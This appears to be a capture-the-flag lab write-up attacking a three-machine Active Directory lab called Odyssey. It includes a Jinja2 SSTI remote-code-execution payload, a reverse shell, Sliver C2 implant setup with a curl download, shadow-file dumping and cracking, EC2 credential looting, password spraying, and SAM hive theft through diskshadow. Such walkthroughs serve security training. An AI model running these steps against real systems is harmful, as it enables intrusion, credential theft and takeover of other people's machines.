Challenge Lab Odyssey (Hard)
This is a hard-rated Active Directory challenge lab!

Passive Recon
Initially we’re given a little bit of information about our target and how it’s different from the usual engagements:
Objective / Scope

You are a member of the Hack Smarter Red Team and have been assigned to perform a black-box penetration test against a client's critical infrastructure. There are three machines in scope: one Linux web server and two Windows enterprise hosts.

The client’s environment is currently in a degraded state due to ongoing migration efforts; the Domain Controllers are experiencing synchronization failures. Consequently, standard automated LDAP enumeration tools (such as BloodHound) are expected to fail or return unreliable data. The client wants to assess if an attacker can thrive in this "broken" environment where standard administrative tools are malfunctioning.

This challenge provides us with 3 machines Note: (We don’t know if the machines are running extra servers or instances yet.)
Before I even started active reconnaissance, the structure of the victim’s infrastructure already made me suspect that the attack could involve compromising the public-facing web server and then gaining internal access through pivoting. That is a very common attack chain in CTFs and possibly real life too!
Active Recon
Machine 1 - DC-01
sudo rustscan -a 10.1.65.139 -b 4500 --ulimit 5000 -- -sV -sC -A -v
Results:
|
|
A lil more detailed scan using nmap
sudo nmap -T5 -A -sCV 10.1.65.139
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
53/tcp   open  domain             Simple DNS Plus
88/tcp   open  kerberos-sec       Microsoft Windows Kerberos (server time: 2025-12-21 19:42:22Z)
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: hsm.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap               Microsoft Windows Active Directory LDAP (Domain: hsm.local0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=DC01.hsm.local
| Not valid before: 2025-11-17T19:53:56
|_Not valid after:  2026-05-19T19:53:56
|_ssl-date: TLS randomness does not represent time
| rdp-ntlm-info:
|   Target_Name: HSM
|   NetBIOS_Domain_Name: HSM
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: hsm.local
|   DNS_Computer_Name: DC01.hsm.local
|   Product_Version: 10.0.26100
|_  System_Time: 2025-12-21T19:43:58+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
No OS matches for host
Network Distance: 3 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-21T19:44:00
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   155.34 ms 10.200.0.1
2   ...
3   155.44 ms 10.1.65.139
DC name = hsm.local RDP is on
Machine 2 - WKST-01
Identified as EC2AMAZ-NS87CNK.hsm.local
Rustscan failed to get any info on this machine, so I just did with nmap Results:
sudo nmap -T5 -A -sCV 10.1.144.223
PORT     STATE SERVICE            VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=EC2AMAZ-NS87CNK.hsm.local
| Not valid before: 2025-11-29T13:15:34
|_Not valid after:  2026-05-31T13:15:34
|_ssl-date: TLS randomness does not represent time
| rdp-ntlm-info:
|   Target_Name: HSM
|   NetBIOS_Domain_Name: HSM
|   NetBIOS_Computer_Name: EC2AMAZ-NS87CNK
|   DNS_Domain_Name: hsm.local
|   DNS_Computer_Name: EC2AMAZ-NS87CNK.hsm.local
|   Product_Version: 10.0.26100
|_  System_Time: 2025-12-21T19:35:12+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
No OS matches for host
Network Distance: 3 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-21T19:35:13
|_  start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   213.20 ms 10.200.0.1
2   ...
3   215.04 ms 10.1.144.223
Main info: This is likely a domain joined Windows workstation machine (The name also suggests to a workstation or server??) SMB signing seems to be enabled but not required
Machine 3 - Web-01
sudo rustscan -a 10.1.77.159 -b 4500 --ulimit 5000 -- -sV -sC -A -v
Results:
|
|
Main info: HTTP SSH
Attacking info from the current port scans
Machine 1
- A full AD service is exposed
Machine 2
- Possibly a domain joined workstation machine, could be used to pivot
Machine 3
- Linux web server, running Python Werkzeug app called Odyssey Portal??
- SSH also open with modern openSSH
Web server Enumeration
Now that we’ve went through our targets info we can start to plan to enumerate the hosts a bit more, as the web server seems like a juicy target I’ll start from there. ![[image-797.png]]
Web server enumeration - Host 3
Web server - directory brute forcing using gobuster
|
|
Results:
|
|
Upon visiting the web page hosted on port 5000, we’re greetered with some form of portal that takes an input and renders it. I tried to see if this is vulnerable to Server-side template injection with the following: https://github.com/payloadbox/ssti-payloads https://pequalsnp-team.github.io/cheatsheet/flask-jinja2-ssti
${{3*3}}
And it was! This is great news for us :)
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
- Now we have an RCE (Remote Code Execution), which means we’re able to execute code In this we just run id
Gaining initial access on the Linux machine
Let’s move to getting a revshell
|
|
- This will gives us the b64 encoded rev payload

Enumerating the linux box to gain information and finding possible ways to priv esc
Here we found that some SSH keys are clearly on the machine, the private key should allow us to authenticate as that user, and upon checking the users’ perms it’s
Yup, privilege escalation was simple as the public and private key were on the machine and available to us, thus allowing me to use them to sign in as the root user.


Now we can enumerate the machine without any restrictions, and for that we can use a tool like linpeas
Upon executing linpeas we’re given A LOT of information, but from all of this we were able to find some AWS credentials?
Looting the machine & connecting it to C2 network
generate --os linux --arch amd64 --mtls 10.10.10.10:8888
mtls --lport 443
curl http://ip:port/file -o file
First user flag
cat /root/user.txt
HSM{[REDACTED]}
sliver (COLORFUL_PANTYHOSE) > cat ./loot/user.txt

[!] rpc error: code = Unknown desc = stat /root/loot/user.txt: no such file or directory

sliver (COLORFUL_PANTYHOSE) > loot

Type  Name      File Name  UUID
====  ====      =========  ====
File  shadow    shadow     788de88b-7e42-4738-a2c4-70f39002c193
File  passwd    passwd     baef63ae-f1bc-496a-8d5b-a09d7722fd88
File  user.txt  user.txt   c1105263-aa26-4600-91a5-316d0b3feb46
File  shadow    shadow     2cac45a7-c0be-461e-b836-d2b36a7c842d

sliver (COLORFUL_PANTYHOSE) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 159081

root@ip-10-1-77-159:~# cat /etc/shadow
root:[REDACTED]:20410:0:99999:7:::
daemon:*:20383:0:99999:7:::
bin:*:20383:0:99999:7:::
sys:*:20383:0:99999:7:::
sync:*:20383:0:99999:7:::
games:*:20383:0:99999:7:::
man:*:20383:0:99999:7:::
lp:*:20383:0:99999:7:::
mail:*:20383:0:99999:7:::
news:*:20383:0:99999:7:::
uucp:*:20383:0:99999:7:::
proxy:*:20383:0:99999:7:::
www-data:*:20383:0:99999:7:::
backup:*:20383:0:99999:7:::
list:*:20383:0:99999:7:::
irc:*:20383:0:99999:7:::
_apt:*:20383:0:99999:7:::
nobody:*:20383:0:99999:7:::
systemd-network:!*:20383::::::
systemd-timesync:!*:20383::::::
dhcpcd:!:20383::::::
messagebus:!:20383::::::
syslog:!:20383::::::
systemd-resolve:!*:20383::::::
uuidd:!:20383::::::
tss:!:20383::::::
sshd:!:20383::::::
pollinate:!:20383::::::
tcpdump:!:20383::::::
landscape:!:20383::::::
fwupd-refresh:!*:20383::::::
polkitd:!*:20383::::::
ec2-instance-connect:!:20383::::::
_chrony:!:20383::::::
ubuntu:!:20409:0:99999:7:::
ghill_sa:[REDACTED]:20409:0:99999:7:::
root@ip-10-1-77-159:~#
There’s a user gill_sa with the hashed password of
[REDACTED]
ghill_sa:[REDACTED]:20409:0:99999:7:::
[REDACTED]:20409:0:99999:7:::
I wasn’t exactly sure what hashing algorithm has been used here so I resorted to using https://hashcat.net/wiki/doku.php?id=example_hashes

I found that it’s the id 1800
So now I’m able to attempt to crack it using hashcat
echo 'hash' > hashe.txt
hashcat -m 1800 hash.txt /usr/share/wordlists/rockyou.txt
 Hashcat refused to work for whatever reason so I decided to use john instead!
john --format=sha512crypt hashy.txt --w=/usr/share/wordlists/rockyou.txt
|
|
Results Cracked pass:
[[REDACTED]] (?)
[1;34m══╣ User Data


══╣ EC2 Security Credentials
{
  "Code": "Success",
  "LastUpdated": "2025-12-21T22:03:52Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAZUVOFBPTO7PZ3I2P",
  [REDACTED]
}
- these may become handy once we got our foothold on the Windows network.
users.txt
ghill_sa
root
j.smith
pass
[REDACTED]
We can try password spraying with the current known passwords to see if any of them has been reused in the other machines.
I checked DC didn’t have anything but workstation did
nxc rdp 10.1.65.139 -u users.txt -p '[REDACTED]' --local-auth
Windows workstation exploitation
Initial access to the windows workstation machine
evil-winrm -i 10.1.65.139 -u ghill_sa -p '[REDACTED]'
Winrm is disabled so let’s use RDP
xfreerdp /v:10.1.144.223 /u:ghill_sa /p:[REDACTED] +clipboard /dynamic-resolution
 Initial access to the workstation has now been achieved, we don’t seem to have that many permission however the machine itself maybe vulnerable or contain some secrets so let’s keep looking around
Privilege escalation via Hashdumping - SeBackUp Priv
 Since we’re clearly part of the Backup operators we can easily dump the hashes of the administrator user to privilege escalate
Ah after trying to save the registry I realized we do have the permission but due to the enviroment’s nature of being an up-to-date windows 11 box, it means it has some basic hardening. This means the privilege is actually disabled by default, we still inherit it but it’s disabled from the usual save
We’re able to dump the hashes using diskshadow
Living off the land, using Windows own backup tool to dump Administrator’s hashes
|
|
set metadata C:\Windows\Tempt\meta.cab
set context clientaccessible
set context persistent
begin backup
add volume C: alias cdrive
create
This creates a shadow copy of our machine, the usual usage is to make a safety backup for your machine but way less known thing is that this can actually be used to access data you normally shouldn’t

expose %cdrive% E:
Now that we got a “backed up” storage, we’re able to access this to dump the stored registries
end backup
robocopy /b E:\Windows\System32\Config C:\Users\ghill_sa\Downloads


Now we’ve successfuly stolen registries which we can use to dump the administrator’s hash
